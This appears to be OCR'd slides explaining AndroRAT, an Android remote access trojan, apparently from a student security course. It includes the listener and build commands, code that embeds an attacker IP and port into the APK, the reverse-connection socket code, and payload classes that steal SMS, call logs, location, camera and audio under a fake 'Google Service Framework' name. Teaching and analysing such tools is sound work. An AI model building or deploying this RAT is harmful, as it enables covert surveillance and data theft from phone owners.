$ python3 androRAT.py --shell -i 0.0.0.0 -p 8282
```



```
sadia@sadia-Lenovo-ideapad-310-14IKB:/media/sadia/SSD 1/Study/L4T1/406/Security Tool/AndroRAT$ pyth
on3 androRAT.py --shell -i 0.0.0.0 -p 8282

                    _           _____         _______
    /\             | |         |  __ \     /\|__   __|
   /  \   _ __   __| |_ __ ___ | |__) |   /  \  | |
  / /\ \ | '_ \ / _` | '__/ _ \|  _  /   / /\ \ | |
 / ____ \| | | | (_| | | | (_) | | \ \  / ____ \| |
/_/    \_\_| |_|\__,_|_|  \___/|_|  \_\/_/    \_\_|

                                          - By karma9874

[INFO] Waiting for Connections  /
```

Setup - Client Side




Google Service Framework

Do you want to install this application? It will get access to:

- This app can appear on top of other apps
- read call log
- take pictures and videos
- access approximate location (network-based)
  access precise location (GPS and network-based)
- record audio
- read phone status and identity
- read your text messages (SMS or MMS)
- modify or delete the contents of your SD card
  read the contents of your SD card

Server
Python




Client
Java - Android

Connect to TCP Socket


```
$ python3 androRAT.py --build -i 192.168.x.x -p 8282 -o mytest.apk
```

- The build function defines in the generated apk file **which ip and port** to connect to :



```
def build(ip,port,output,ngrok=False,ng=None,icon=None):
    editor = "Compiled_apk"+direc+"smali"+direc+"com"+direc+"example"+direc+"reverseshell2"+c
    try:
        file = open(editor,"r").readlines()
        #Very much uncertaninity but cant think any other way to do it xD
        file[18]=file[18][:21]+"\""+ip+"\""+"\n"
        file[23]=file[23][:21]+"\""+port+"\""+"\n"
        file[28]=file[28][:15]+" 0x0"+"\n" if icon else file[28][:15]+" 0x1"+"\n"
        str_file="".join([str(elem) for elem in file])
```


utils.py



```
public class config {
    public static String IP = "192.168.0.105";
    public static String port = "8888";
    public static boolean icon = true;
}
```

Android_Code/app/src/main/java/com/example/reverseshell2/config.java


```
$ python3 androRAT.py --shell -i 0.0.0.0 -p 8282
```



```python
def get_shell(ip,port):
    soc = socket.socket()
    soc = socket.socket(type=socket.SOCK_STREAM)
    try:
        # Restart the TCP server on exit
        soc.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        soc.bind((ip, int(port)))
    except Exception as e:
        print(stdOutput("error")+"\033[1m %s"%e);exit()

    soc.listen(2)
```

utils.py

Client Side Connection




```
@Override
protected Void doInBackground(String... strings) {
    Socket socket = null;
    try {

        while(true){
            Log.d(TAG,"trying");
            socket = new Socket();
            try{
                socket.connect(new InetSocketAddress(strings[0], Integer.parseInt(strings[1])),3000);
            }catch (SocketTimeoutException | SocketException e){
                Log.d(TAG,"error");
                activity.runOnUiThread(new Runnable() {
                    @Override
                    public void run() {
                        new tcpConnection(activity,context).execute(config.IP,config.port);
                    }
                });
```

Android_Code/app/src/main/java/com/example/reverseshell2/tcpConnection.java

Server
Python

Client
Java - Android



Send commands to client

Receive command


Call corresponding handler function

Send data to server

Receive data


Client Side

Payload class defined for each feature




▾ Payloads

audioManager.java
CameraPreview.java
ipAddr.java
locationManager.java
newShell.java
readCallLogs.java
readSMS.java
vibrate.java
videoRecorder.java




```
public tcpConnection(Activity activity, Context context) {
    this.activity = activity;
    this.context = context;
    functions = new functions(activity);
    mPreview = new CameraPreview(context);
    vibrate = new vibrate(context);
    readSMS = new readSMS(context);
    locationManager = new locationManager(context,activity);
    audioManager = new audioManager();
    videoRecorder= new videoRecorder();
    readCallLogs = new readCallLogs(context,activity);
    shell = new newShell(activity,context);
}
```

Android_Code/app/src/main/java/com/example/reverseshell2/tcpConnection.java

